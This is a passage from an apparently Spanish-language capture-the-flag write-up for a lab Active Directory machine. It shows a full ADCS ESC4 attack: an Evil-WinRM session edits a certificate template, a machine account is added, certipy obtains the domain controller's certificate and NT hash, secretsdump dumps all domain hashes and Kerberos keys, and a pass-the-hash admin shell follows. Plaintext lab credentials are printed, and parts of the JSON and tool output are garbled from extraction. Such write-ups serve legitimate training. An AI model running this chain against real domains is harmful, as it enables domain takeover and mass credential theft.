                        "1.3.6.1.5.5.7.3.1"
   "pKlKeyUsage":
                  160,
                  0
   "pKlMaxlssuingDepth": 0,
   "pKlOverlapPeriod": [
                      128,
                      166.
                      255
                      222,
                      255,
                      255
                  ]
```

```
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> vulnTemplate = ConvertFrom-json vulnTemplate
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate.'msPKI-Enrollment-Flag'
32
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate.'msPKI-Enrollment-Flag' = 0x80000
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate.'msPKI-Enrollment-Flag' | convertto-json
524288
*Evil-WinRM* PS C:\Users\e.black\Documents\ADCS> $vulnTemplate | convertto-json
{
  "name": "Machine",
  "displayName": "Computer",
  "objectClass": "pKlCertificateTemplate",
  "flags": 66144,
  "revision": 5,
  "msPKI-Cert-Template-OID": "1.3.6.1.4.1.311.21.8.1652193.6987789.10832019.10853014.6525115.234.1.14",
  "msPKI-Certificate-Name-Flag": 402653184,
  "msPKI-Enrollment-Flag": 524288,
  "msPKI-Minimal-Key-Size": 2048,
  "msPKI-Private-Key-Flag": 0,
  "msPKI-RA-Signature": 0,
  "msPKI-Template-Minor-Revision": 1,
  "msPKI-Template-Schema-Version": 1,
  "pKICriticalExtensions": [
                       "2.5.29.15"
  "pKIDefaultCSPs": [
                   "1,Microsoft RSA SChannel Cryptographic Provider"
               ],
```

```
"pKIDefaultKeySpec": 1,
"pKIExpirationPeriod": [
                     0,
                     64.
                     57,
                     135,
                     46,
                     225,
                     254,
                     255
"pKIExtendedKeyUsage": [
                     "1.3.6.1.5.5.7.3.2",
                     "1.3.6.1.5.5.7.3.1"
                 ],
"pKlKeyUsage": [
              160.
              0
           ],
"pKIMaxIssuingDepth": 0,
"pKlOverlapPeriod": [
                  128,
                  166,
                  10.
                  255,
                  222.
                  255,
                  255
               ]
```

}

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> New-ADCSTemplate -DisplayName VulnTemplate -Publish -JSON (cat out.json -raw)

#Una vez, aplicado el certificado, comprobamos con la herramienta certipy #Vemos como el usuario ahora es vulnerable.

```
certipy-ad find -u e.black@coder.htb -p 'ypOS|XPqlDOxxbQSfEERy300' -dc-ip 10.10.11.207 -vulnerable -stdout
Certipy v4.7.0 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'coder-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'coder-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED -
General access denied error.
[*] Trying to get CA configuration for 'coder-DC01-CA' via RRP
[*] Got CA configuration for 'coder-DC01-CA'
[*] Enumeration output:
Certificate Authorities
   CA Name
                                 : coder-DC01-CA
  DNS Name
                                 : dc01.coder.htb
                                : CN=coder-DC01-CA, DC=coder, DC=htb
  Certificate Subject
   Certificate Serial Number
                                   : 2180F0D10CFECB9840260D0730724BDF
  Certificate Validity Start
                                 : 2022-06-29 03:51:44+00:00
  Certificate Validity End
                                 : 2052-06-29 04:01:44+00:00
  Web Enrollment
                                  : Disabled
  User Specified SAN
                                  : Disabled
   Request Disposition
                                 : Issue
  Enforce Encryption for Requests
                                    : Enabled
  Permissions
                               : CODER.HTB\Administrators
    Owner
    Access Rights
     ManageCa
                                 : CODER.HTB\Administrators
                              CODER.HTB\Domain Admins
                              CODER.HTB\Enterprise Admins
     ManageCertificates
                                   CODER. HTB\Administrators
                              CODER.HTB\Domain Admins
                              CODER.HTB\Enterprise Admins
                              : CODER.HTB\Authenticated Users
     Enroll
Certificate Templates
   Template Name
                                   : VulnTemplate
   Display Name
                                 : VulnTemplate
  Certificate Authorities
                                 : coder-DC01-CA
```

Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False

Certificate Name Flag : SubjectAltRequireDns SubjectRequireDnsAsCn : NoSecurityExtension Extended Key Usage : Server Authentication

Client Authentication

Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048

Permissions

**Object Control Permissions** 

 Owner
 : CODER.HTB\Erron Black

 Full Control Principals
 : CODER.HTB\Domain Admins

CODER.HTB\Local System
CODER.HTB\Enterprise Admins

Write Owner Principals

: CODER.HTB\Domain Admins CODER.HTB\Local System

Write Dacl Principals

CODER.HTB\Enterprise Admins
: CODER.HTB\Domain Admin

: CODER.HTB\Domain Admins CODER.HTB\Local System

CODER.HTB\Enterprise Admins
Write Property Principals : CODER.HTB\Domain Admins

CODER.HTB\Local System CODER.HTB\Enterprise Admins

[!] Vulnerabilities

ESC4 : Template is owned by CODER.HTB\Erron Black

# addcomputer.py

./addcomputer.py 'coder.htb/s.blade:AmcwNO60Zg3vca3o0HDrTC6D' -computer-name 'PWN\_PC' -computer-pass PleaseSub -method LDAPS -computer-group 'OU=BUILDAGENTS,OU=DEVELOPMENT,DC=CODER,DC=HTB' Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[\*] Successfully added machine account PWN PC\$ with password PleaseSub.

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> get-adcomputer 'PWN PC'

DistinguishedName: CN=PWN PC,OU=BuildAgents,OU=Development,DC=coder,DC=htb

DNSHostName : dc01.coder.htb

Enabled : True

Name : PWN\_PC

ObjectClass : computer

ObjectGUID : 9bec28c5-0828-472e-96b1-e8ffb8cfa17b

SamAccountName : PWN\_PC\$

SID : S-1-5-21-2608251805-3526430372-1546376444-20603

UserPrincipalName:

\*Evil-WinRM\* PS C:\Users\e.black\Documents\ADCS> set-ADCSTemplateACL -displayName VulnTemplate -type allow -id coder\PWN\_PC\$ - enroll

certipy-ad req -u 'PWN\_PC\$' -p 'PleaseSub' -ca CODER-DC01-CA -template VulnTemplate -target dc01.coder.htb Certipy v4.7.0 - by Oliver Lyak (ly4k)

- [\*] Requesting certificate via RPC
- [\*] Successfully requested certificate
- [\*] Request ID is 17
- [\*] Got certificate with DNS Host Name 'dc01.coder.htb'
- [\*] Certificate has no object SID
- [\*] Saved certificate and private key to 'dc01.pfx'

certipy-ad auth -pfx dc01.pfx

Certipy v4.7.0 - by Oliver Lyak (ly4k)

- [\*] Using principal: dc01\$@coder.htb
- [\*] Trying to get TGT...
- [-] Got error while trying to request TGT: Kerberos SessionError: KRB\_AP\_ERR\_SKEW(Clock skew too great)

ntpdate 10.10.11.207

2024-01-11 23:35:25.130906 (+0100) +25043.209288 +/- 0.061798 10.10.11.207 s1 no-leap

CLOCK: time stepped by 25043.209288

r—(root⊛kali)-[~/Desktop/machines/Coder]

# certipy-ad auth -pfx dc01.pfx Certipy v4.7.0 - by Oliver Lyak (ly4k)

- [\*] Using principal: dc01\$@coder.htb
- [\*] Trying to get TGT...
- [\*] Got TGT
- [\*] Saved credential cache to 'dc01.ccache'
- [\*] Trying to retrieve NT hash for 'dc01\$'
- [\*] Got hash for 'dc01\$@coder.htb': aad3b435b51404eeaad3b435b51404ee:56dc040d21ac40b33206ce0c2f164f94

#Ya tenemos el hash

--> 56dc040d21ac40b33206ce0c2f164f94

impacket-secretsdump coder.htb/dc01\001.coder.htb -hashes :56dc040d21ac40b33206ce0c2f164f94 -dc-ip dc01.coder.htb Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

- [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 rpc\_s\_access\_denied
- [\*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
- [\*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:26000ce1f6ca4029ec5d3a95631e797c:: coder.htb\e.black:1106:aad3b435b51404eeaad3b435b51404ee:e1b96bbb66a073787a3310b5a956200d::: coder.htb\c.cage:1107:aad3b435b51404eeaad3b435b51404ee:3ab6e9f70dbc0d19623be042d224b993::: coder.htb\j.briggs:1108:aad3b435b51404eeaad3b435b51404ee:e38976c0b20e3e41e9c62da792115a33::: coder.htb\l.kang:1109:aad3b435b51404eeaad3b435b51404ee:b8aba4878e4777864b292731ac88b4cd:::  $coder. ht b \backslash s. blade: 1110: aad 3b 435b 51404 ee aad 3b 435b 51404 ee: 4e 4a79b eed 7d 042627d 0a7b 10f 5d 008a:: 1110: aad 3b 435b 51404 ee aad 3b 435b$ coder.htb\svc\_teamcity:5101:aad3b435b51404eeaad3b435b51404ee:4c5a6890e09834a6834dbf7a76bf20cb::: DC01\$:1000:aad3b435b51404eeaad3b435b51404ee:56dc040d21ac40b33206ce0c2f164f94::: [\*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:7d76ef28a031b7d47c8e339621e49dd2f82dc40d3ddbb517fb739d9eecaa1d26 Administrator:aes128-cts-hmac-sha1-96:6bc673a3342983df285a6a8362a0f1d6 Administrator: des-cbc-md5: 2a76a1ef46f28920 krbtgt:aes256-cts-hmac-sha1-96:aeb517a1efec8b79479cb1432e734555bc1039bcbd77bcdc39234b37199a70d3 krbtgt:aes128-cts-hmac-sha1-96:2bab4af978e4cee0b58fa1d377d35981 krbtgt:des-cbc-md5:100489b5839798cb coder.htb\e.black:aes128-cts-hmac-sha1-96:650ad0d49ab4bcff325a7f2a846d433f [\*] Cleaning up...

#### #Admin passwd

--> 43460d636f269c709b20049cee36ae7a

evil-winrm -i dc01.coder.htb -u administrator -H 43460d636f269c709b20049cee36ae7a

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting detection proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint \*Evil-WinRM\* PS C:\Users\Administrator\Documents>

#Root flag. 0caba6d4f3b24c654624660a18f26e3c

# creeds

s.blade:AmcwNO60Zg3vca3o0HDrTC6D e.black:ypOSJXPqlDOxxbQSfEERy300